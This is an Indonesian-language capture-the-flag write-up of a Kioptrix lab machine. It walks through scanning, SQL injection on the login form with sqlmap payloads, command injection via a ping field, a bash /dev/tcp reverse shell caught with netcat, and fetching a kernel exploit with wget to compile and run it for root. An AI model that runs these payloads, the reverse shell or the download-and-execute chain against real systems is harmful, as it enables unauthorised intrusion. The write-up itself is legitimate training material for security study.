



Kioptrix level 1

Penyelesaian

\$ sudo netdiscover

IP Machine : 192.168.1.102

\$ nikto -h 192.168.1.102

```
Nikto v2.1.5
-----
+ Target IP:      192.168.1.102
+ Target Hostname: 192.168.1.102
+ Target Port:    80
+ Start Time:     2023-06-25 12:53:43 (GMT1)
-----
+ Server: Apache/2.0.52 (CentOS)
+ Retrieved x-powered-by header: PHP/4.3.9
+ The anti-clickjacking X-Frame-Options header is not present.
+ Apache/2.0.52 appears to be outdated (current is at least Apache/2.2.22). Apache 1.3.42 (final release) and 2.0.64 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8201xdh%28VS.80%29.aspx for details.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-12184: /index.php?PHPBB85F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ Server leaks inodes via ETags, header found with file /manual/, fields: 0x5770d 0x1c42 0xac5f9a00;5770b 0x206 0x84f07cc0
+ Uncommon header 'tcn' found, with contents: choice
+ OSVDB-3992: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 6544 items checked: 1 error(s) and 13 item(s) reported on remote host
+ End Time:      2023-06-25 12:54:13 (GMT1) (30 seconds)
-----
+ 1 host(s) tested
```

\$ nmap -sV -A 192.168.1.102

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-25 12:55 BST
Nmap scan report for 192.168.1.102 (192.168.1.102)
Host is up (0.00038s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 3.9p1 (protocol 1.99)
|_ ssh-hostkey:
|_  1024 8f3e8b1e5863fecf27a318093b52cf72 (RSA1)
|_  1024 346b453dbacecab25355ef1e43703836 (DSA)
|_  1024 684d8cbb65abd7971b87147ea004261 (RSA)
|_ sshv1: Server supports SSHv1
80/tcp    open  http         Apache httpd 2.0.52 ((CentOS))
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: Apache/2.0.52 (CentOS)
111/tcp   open  rpcbind     2 (RPC #100000)
|_ rpcinfo:
|_   program version    port/proto  service
|_   100000   2          111/tcp    rpcbind
|_   100000   2          111/udp    rpcbind
|_   100024   1          745/udp    status
|_   100024   1          748/tcp    status
443/tcp   open  ssl/https?
|_ ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
|_ Not valid before: 2009-10-08T00:10:47
|_ Not valid after:  2010-10-08T00:10:47
|_ ssl-date: 2023-06-25T15:55:26+00:00; +3h59m58s from scanner time.
|_ sslv2:
|_   SSLv2 supported
|_   ciphers:
|_     SSL2 RC4 64 WITH MD5
|_     SSL2 RC2 128 CBC WITH MD5
|_     SSL2 DES 192 EDE3 CBC WITH MD5
|_     SSL2 DES 64 CBC WITH MD5
|_     SSL2 RC2 128 CBC EXPORT40 WITH MD5
|_     SSL2 RC4 128 WITH MD5
|_     SSL2 RC4 128 EXPORT40 WITH MD5
631/tcp   open  ipp         CUPS 1.1
|_ http-methods:
|_   Potentially risky methods: PUT
|_ http-server-header: CUPS/1.1
|_ http-title: 403 Forbidden
3306/tcp  open  mysql       MySQL (unauthorized)

Host script results:
|_ clock-skew: 3h59m57s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.70 seconds
```

Karena mysql portnya terbuka dan terdapat form input di laman httpnya maka saya coba lakukan sql injection menggunakan sqlmap.

```
Request to http://192.168.1.102:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /index.php HTTP/1.1
2 Host: 192.168.1.102
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 36
9 Origin: http://192.168.1.102
10 Connection: close
11 Referer: http://192.168.1.102/
12 Upgrade-Insecure-Requests: 1
13
14 uname=admin&psw=admin&btnLogin>Login
```

Hasil intercept dari burpsuite, lalu saya save as item.

```
$ sqlmap -r "file.txt" -level=3 -risk=3
```

```
[13:04:59] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK - comment)'
```

```
[13:04:59] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (heavy query - comment)'
```

```
[13:04:59] [INFO] testing 'MySQL < 5.0.12 OR time-based blind (BENCHMARK - comment)'
```

```
[13:04:59] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (heavy query - comment)'
```

```
[13:04:59] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind'
```

```
[13:04:59] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (comment)'
```

```
[13:05:00] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (query SLEEP)'
```

```
[13:05:00] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (query SLEEP - comment)'
```

```
[13:05:00] [INFO] testing 'MySQL AND time-based blind (ELT)'
```

```
[13:05:00] [INFO] testing 'MySQL OR time-based blind (ELT)'
```

```
[13:05:00] [INFO] testing 'MySQL AND time-based blind (ELT - comment)'
```

```
[13:05:00] [INFO] testing 'MySQL OR time-based blind (ELT - comment)'
```

```
[13:05:00] [INFO] testing 'MySQL >= 5.1 time-based blind (heavy query) - PROCEDURE ANALYSE (EXTRACTVALUE)'
```

```
[13:05:00] [INFO] testing 'MySQL >= 5.1 time-based blind (heavy query - comment) - PROCEDURE ANALYSE (EXTRACTVALUE)'
```

```
[13:05:01] [INFO] testing 'MySQL >= 5.0.12 time-based blind - Parameter replace'
```

```
[13:05:01] [INFO] testing 'MySQL >= 5.0.12 time-based blind - Parameter replace (substitution)'
```

```
[13:05:01] [INFO] testing 'MySQL < 5.0.12 time-based blind - Parameter replace (BENCHMARK)'
```

```
[13:05:01] [INFO] testing 'MySQL > 5.0.12 time-based blind - Parameter replace (heavy query - comment)'
```

```
[13:05:01] [INFO] testing 'MySQL time-based blind - Parameter replace (bool)'
```

```
[13:05:01] [INFO] testing 'MySQL time-based blind - Parameter replace (ELT)'
```

```
[13:05:01] [INFO] testing 'MySQL time-based blind - Parameter replace (MAKE SET)'
```

```
[13:05:01] [INFO] testing 'MySQL >= 5.0.12 time-based blind - ORDER BY, GROUP BY clause'
```

```
[13:05:01] [INFO] testing 'MySQL < 5.0.12 time-based blind - ORDER BY, GROUP BY clause (BENCHMARK)'
```

```
[13:05:01] [INFO] testing 'Generic UNION query (29) - 1 to 10 columns'
```

```
[13:05:01] [INFO] testing 'MySQL UNION query (29) - 1 to 10 columns'
```

```
[13:05:01] [WARNING] parameter 'Referer' does not seem to be injectable
```

```
sqlmap identified the following injection point(s) with a total of 10585 HTTP(s) requests:
```

```
...
```

```
Parameter: uname (POST)
```

```
  Type: boolean-based blind
```

```
  Title: OR boolean-based blind - WHERE or HAVING clause
```

```
  Payload: uname=-1580' OR 5629=5629-- GBL&psw=admin&btnLogin>Login
```

```
  Type: time-based blind
```

```
  Title: MySQL < 5.0.12 AND time-based blind (BENCHMARK)
```

```
  Payload: uname=admin' AND 7016=BENCHMARK(5000000,MD5(0x9485050))-- kTpG&psw=admin&btnLogin>Login
```

```
Parameter: psw (POST)
```

```
  Type: boolean-based blind
```

```
  Title: OR boolean-based blind - WHERE or HAVING clause
```

```
  Payload: uname=admin&psw=-2567' OR 2506=2506-- rwXJ&btnLogin>Login
```

```
  Type: time-based blind
```

```
  Title: MySQL < 5.0.12 AND time-based blind (BENCHMARK)
```

```
  Payload: uname=admin&psw=admin' AND 7480=BENCHMARK(5000000,MD5(0x70454676))-- BmAQ&btnLogin>Login
```

```
...
```

```
there were multiple injection points, please select the one to use for following injections:
```

```
[0] place: POST, parameter: uname, type: Single quoted string (default)
```

```
[1] place: POST, parameter: psw, type: Single quoted string
```

```
[q] Quit
```

```
>
```

Berikut payload yang saya dapatkan

Parameter: psw (POST)

Type: boolean-based blind

Title: OR boolean-based blind - WHERE or HAVING clause

Payload: uname=admin&psw=-2567' OR 2506=2506--
rwXJ&btnLogin=Login

Type: time-based blind

Title: MySQL < 5.0.12 AND time-based blind (BENCHMARK)

Payload: uname=admin&psw=admin' AND
7480=BENCHMARK(5000000,MD5(0x70454676))-- BmAQ&btnLogin=Login

Parameter: uname (POST)

Type: boolean-based blind


Title: OR boolean-based blind - WHERE or HAVING clause

Payload: uname=-1580' OR 5629=5629--
GBLL&psw=admin&btnLogin=Login

Type: time-based blind

Title: MySQL < 5.0.12 AND time-based blind (BENCHMARK)

Payload: uname=admin' AND
7016=BENCHMARK(5000000,MD5(0x69485050))--
kTpG&psw=admin&btnLogin=Login



Lalu kita berhasil login.

192.168.1.8;ls

```
PING 192.168.1.8 (192.168.1.8) 56(84) bytes of data.  
64 bytes from 192.168.1.8: icmp_seq=0 ttl=64 time=0.150 ms  
64 bytes from 192.168.1.8: icmp_seq=1 ttl=64 time=0.411 ms  
64 bytes from 192.168.1.8: icmp_seq=2 ttl=64 time=0.602 ms  
  
--- 192.168.1.8 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2002ms  
rtt min/avg/max/mdev = 0.150/0.387/0.602/0.186 ms, pipe 2  
index.php  
pingit.php
```

Disini saya coba sisipkan command biasa dan berhasil, lalu saya mencoba untuk mencari reverse shell yang bisa dijalankan. lalu saya mendapatkan website ini

"<https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>"

Welcome to the Basic Administrative Web Console	
Ping a Machine on the Network:	<input type="text" value="bash -i >& /dev/tcp/192.168.1.8/3333 0>&1"/> <input type="button" value="submit"/>

Langsung saja saya sesuaikan dengan ip saya

```
[parrot@parrot]-[~/CTF/kioptrix-2]
$nc -lvnp 3333
listening on [any] 3333 ...
connect to [192.168.1.8] from (UNKNOWN) [192.168.1.102] 32769
bash: no job control in this shell
bash-3.00$
```

Dan berhasil, langsung saja saya coba spawning bash, karena python tersedia maka saya spawn bash melalui python

```
[x]-[parrot@parrot]-[~/CTF/kioptrix-2]
$nc -lvnp 3333
listening on [any] 3333 ...
connect to [192.168.1.8] from (UNKNOWN) [192.168.1.102] 32771
bash: no job control in this shell
bash-3.00$ which python
/usr/bin/python
bash-3.00$
```

https://sushant747.gitbooks.io/total-oscp-guide/content/spawning_shells.html

```

[x]-[parrot@parrot]-[~/CTF/kioptrix-2]
$nc -lvnp 3333
listening on [any] 3333 ...
connect to [192.168.1.8] from (UNKNOWN) [192.168.1.102] 32771
bash: no job control in this shell
bash-3.00$ which python
/usr/bin/python
bash-3.00$ python -c 'import pty; pty.spawn("/bin/sh")'
sh-3.00$ ls
ls
index.php  pingit.php
sh-3.00$

cat /proc/version
Linux version 2.6.9-55.EL (mockbuild@builder6.centos.org) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-8)) #1 Wed May 2 13:52:16 EDT 2007
sh-3.00$

```

Disini linux yang digunakan adalah linux versi 2.6.9 , langsung saja saya cari di exploit db, dan menemukan beberapa exploitnya
["https://www.exploit-db.com/exploits/50135"](https://www.exploit-db.com/exploits/50135)

EXPLOIT DATABASE

☐ Verified
 ☐ Has App

Show 15

Search: linux 2.6 privilege

Date	D	A	V	Title	Type	Platform	Author
2021-07-15	👤	✓		Linux Kernel 2.6.19 < 5.9 - Netfilter Local Privilege Escalation	Local	Linux	TheFloW
2018-09-26	👤	✗		Linux Kernel 2.6.x / 3.10.x / 4.14.x (RedHat / Debian / CentOS) (x64) - Mutagen Astronomy' Local Privilege Escalation	Local	Linux_x86-64	Qualys Corporation
2018-05-21	👤	✓	📄	Linux 2.6.30 < 2.6.36-rc8 - Reliable Datagram Sockets (RDS) Privilege Escalation (Metasploit)	Local	Linux	Metasploit
2011-01-17	👤	✗		Linux Kernel 2.6.32 (Ubuntu 10.04) - '/proc' Handling SUID Privilege Escalation	Local	Linux	halfdog
2016-11-27	👤	✓	📄	Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem' Race Condition Privilege Escalation (/etc/passwd Method)	Local	Linux	Gabriele Bonacini
2016-11-28	👤	✓	📄	Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /PTTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method)	Local	Linux	FireFart
2019-11-14	👤	✓		Linux Kernel 2.6.18 < 2.6.31.6 - 'Index of 1' Local Privilege Escalation	Local	Linux	mmmmmm

```

[x]-[parrot@parrot]-[~/CTF/kioptrix-2]
$history | grep python3
113 python3 convertme.py
290 python3 -m 192.168.1.9
291 python3 -m 192.168.1.9 8000
292 python3 -m http.server 8080
293 python3 -m http.server 3030
296 python3 -m http.server 3030
326 history | grep python3
[parrot@parrot]-[~/CTF/kioptrix-2]
$python3 -m http.server 3030
Serving HTTP on 0.0.0.0 port 3030 (http://0.0.0.0:3030/) ...
192.168.1.10 - - [28/Jun/2023 17:24:32] "GET /exploit.c HTTP/1.0" 200 -
$

```

```

/bin/bash 94x20
[parrot@parrot]-[~/CTF/kioptrix-2]
$ls
exploit.c  intercept.txt
[parrot@parrot]-[~/CTF/kioptrix-2]
$

```

Disini saya menjalankan server menggunakan python agar mesin yang kita serang kita bisa melakukan get terhadap file exploit di mesin kita.

```
sh-3.00$ wget 192.168.1.9:3030/exploit.c
wget 192.168.1.9:3030/exploit.c
--16:26:57-- http://192.168.1.9:3030/exploit.c
=> `exploit.c'
Connecting to 192.168.1.9:3030... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,645 (2.6K) [text/x-csrc]

100%[=====>] 2,645 --K/s

16:26:57 (252.25 MB/s) - `exploit.c' saved [2645/2645]

sh-3.00$ ls
ls
exploit.c
sh-3.00$ gcc exploit.c -o exploit
gcc exploit.c -o exploit
sh-3.00$ pwd
pwd
/tmp
sh-3.00$
```

Disini karena di direktori biasa saya tidak memiliki akses, maka saya melakukan get exploit di "/tmp/".

```
$ wget 192.168.1.9:3030/exploit.c
```

```
sh-3.00$ chmod +x exploit
chmod +x exploit
sh-3.00$ ls
ls
exploit exploit.c
sh-3.00$ ls -lah
ls -lah
total 32K
drwxr-xrwx  4 root  root  4.0K Jun 28 16:27 .
drwxr-xr-x 23 root  root  4.0K Jun 28 16:17 ..
-rwxr-xr-x  1 apache apache 6.8K Jun 28 16:27 exploit
-rw-r--r--  1 apache apache 2.6K Jun 25 09:01 exploit.c
drwxrwxrwt  2 root  root  4.0K Jun 28 16:17 .font-unix
drwxrwxrwt  2 root  root  4.0K Jun 28 16:17 .ICE-unix
sh-3.00$
```

Langsung saja saya eksekusi exploitnya.

```
sh-3.00$ ./exploit
./exploit
sh-3.00# whoami
whoami
root
sh-3.00#
```

Dan saya berhasil mendapatkan akses rootnya.

